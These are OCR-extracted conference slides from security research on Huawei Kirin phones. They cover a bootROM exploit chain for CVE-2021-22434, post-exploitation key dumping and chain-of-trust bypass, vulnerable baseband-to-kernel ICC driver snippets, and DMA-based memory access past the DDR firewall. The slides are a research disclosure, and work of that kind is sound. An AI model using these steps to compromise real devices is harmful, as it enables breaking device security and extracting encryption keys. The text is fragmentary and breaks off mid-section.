
Exploitation steps

1. download payload (patched xloader) to memory
2. use the state confusion bug to achieve arbitrary write
3. overwrite a pushed return value on the stack to the patched xloader's entry point
4. connect to the running patched xloader

Bootloader Exploitation on 990

- every firmware is encrypted -> can't patch xloader in advance
- blind test on 990 BootROM: CVE-2021-22433 & CVE-2021-22434 both work!
- first exploit goal: dump BootROM and xloader
- fully black-box exploit for CVE-2021-22434 (head-resend)
  - heuristics to find `download_xloader` function based on 980
  - infinitely call `download_xloader` function from payload
  - repurpose the memory inquire chunk returns to leak data
- manual xloader decryption does not work, can't patch ROM code
  - use FPB (Flash Patch and Breakpoint) to set breakpoint
  - setup custom debug handler

CVE-2021-22434: DEMO



```
=============================================================
 Bootrom exploit for kirin 970, 710, 980 (and possibly others)
 Demo is performed with a Huawei Nova 5T (YAL) smartphone.
=============================================================

(1) Used firmware version: "YAL_LGRP2_OVS 9.1.0.149 (2020.01.28)"
  *note: the current vulnerability is indifferent to
         the used xloader and fastboot firmware versions,
         so this is only for reproducibility reasons

From the firmware a valid xloader and fastboot is extracted:
xloader:
  size: 335936 bytes
  MD5    hash: 27d083e82f59b233bf633a0dda7e5244
  SHA256 hash: adc781c8f75454e9db1598980952a34ee93a0b6166db034f460b0220051a0e5a
  split xloader file:
    dd if=xloader.img of=gen_xloader_1.img bs=4096 count=39
    dd if=xloader.img of=gen_xloader_2.img bs=4096 skip=39 count=9
fastboot:
  size: 3423424 bytes
  MD5    hash: 90e9f95c723a5ad37accebcfdee4b104
  SHA256 hash: 40f40bcd8d84d97b5731c5e2aa60b4c733597dc2eb9d0302ff430d5f3cad0c62

1:--  2:-*                                                2020-04-03 16:34:35
```

Post-Exploitation

- hijacked the execution even before ACPU bringup
- decrypt firmware images
  - dump the AES encryption keys from the EFUSE region (up-to 970)
  - use the device as a decryption oracle (from 980)
- build a custom kernel
- load a custom kernel with fastboot patching
- break the chain of trust in every component up to the modem:
  - teeos (platdrv.elf trustlet loads the modem)
  - fastboot/bl2 (loads teeos)
- … and the patched modem crashed *most of the time*

Balong OS Exploit Mitigations


	960	980	990
MPU			
Stack Cookie			
System Memory Isolation			
ASLR			

- ASLR in Cortex-R8 PMSA
  - no MMU, pure physical image shift
  - 14 bit randomness of base address
  - huge relocation table for every absolute branch and load/store


Chapter III: Escape From SBX

Escaping The Baseband Sandbox


Tired:



Wired:




Inspired:



Baseband and the SoC Sandbox

- System-on-Chip design means shared access to resources: memory, buses, peripherals
- Rich Attack surface:
  - BB⬌AP: Message serialization over shared memory ring buffers
  - BB⬌AP: DMA-capable peripherals
  - BB⬌*: Lateral Escalation First
  - BB⬌DDR: Bus Fabric Controls



ICC

- Entire functionality in the kernel!
- Classic untrusted input parsing bugs
- Less appealing (Kernel hardening)

AT Commands | RFILE | …

Interrupt Callback Handlers

Shared Mem Ring Buffer: Packetization

CVE-2021-22392*: ICC Driver OOB Write

```
u32 fifo_put_with_header(

    struct icc_channel_fifo *fifo, u8 *head_buf, u32 head_len, u8
*data_buf, u32 data_len)
{
    u32 write = fifo->write;
    char *base_addr = (char *)((char *)fifo + sizeof(struct
icc_channel_fifo));
    u32 buf_len = fifo->size;
    u32 tail_idle_size = (buf_len - write);

    memcpy_s((void *)(write + base_addr), tail_idle_size, (void *)head_buf,
head_len);
    write += head_len;
    tail_idle_size -= head_len;

    (…)
}
```

CVE-2021-22391*: ICC Driver Stack BOF

```
s32 handle_msg_from_sci(u32 channel_id, u32 len, void
*context)
{
   int scimsg = 0;
   s32 read_len = 0;
   struct hisi_sim_hotplug_info *info = context;
   read_len = bsp_icc_read(channel_id, (u8 *)&scimsg, len);
   (…)
}
```

*Found by Gyorgy Miru, TASZK Security Labs

Direct Memory Access

- Figuring out DDR address map, peripheral control registers
  - drivers/hisi/ap/platform + dynamic probing
- How to program Huawei Kirin DMAs
  - Standard ARM DMA_330/230: FAIL
  - drivers/hisi/hi64xx/asp_dma.c to the rescue
- Program DMA to access Kernel/TZ
  - Modem EDMA
  - IOMCU DMA via shared memory

```
global_ddr_map.h:
...
#define HISI_RESERVED_MODEM_PHYMEM_BASE 0x20000000
#define HISI_RESERVED_MODEM_PHYMEM_SIZE 0xBB80000
...
```

```
(…)
  #define ASP_DMA_CX_CNT0(j)               (0x0810+(0x40*j))
  #define ASP_DMA_CX_SRC_ADDR(j)           (0x0814+(0x40*j))
  #define ASP_DMA_CX_DES_ADDR(j)           (0x0818+(0x40*j))
  #define ASP_DMA_CX_CONFIG(j)             (0x081C+(0x40*j))
(…)

int asp_dma_config(...) {
   (…)

    /* disable dma channel */
    _dmac_reg_clr_bit(ASP_DMA_CX_CONFIG(dma_channel), 0);
    _dmac_reg_write(ASP_DMA_CX_CNT0(dma_channel), lli_cfg->a_count);

    /* set dma src/des addr */
    _dmac_reg_write(ASP_DMA_CX_SRC_ADDR(dma_channel), lli_cfg->src_addr);
    _dmac_reg_write(ASP_DMA_CX_DES_ADDR(dma_channel), lli_cfg->des_addr);

   (…)
  }

  int asp_dma_start(...) {
   (…)
    _dmac_reg_write(ASP_DMA_CX_CONFIG(dma_channel), lli_cfg->config);
   (…)
  }
```

DMA Attacks: Trial And Error

Modem EDMA: FAIL


IOMCU DMA: SUCCESS (on 980)

- **CVE-2021-22432**
- Why do these fail/succeed though?

Direct, But For Real This Time I.

- DMSS: the Kirin's DDR "Memory Firewall"
- Linux kernel source again
  - hisi_ddr_sec protect.c, soc_dmss_interface.h
- Programming DMSS via ASI entries
  - Now we know why DMA transactions work/fail

```
0xEA980510: 0x0c0000000-0x0ffffffff access: none
0xEA980520: 0x1c0000000-0xfffffffff access: none
0xEA980550: 0x010000000-0x010afffff access: secure read/write
0xEA980560: 0x010b00000-0x010bfffff access: secure read/write
0xEA980570: 0x012300000-0x01230ffff access: secure read
0xEA980580: 0x020000000-0x02bc7ffff access: secure read/write
```




Direct, But For Real This Time II.

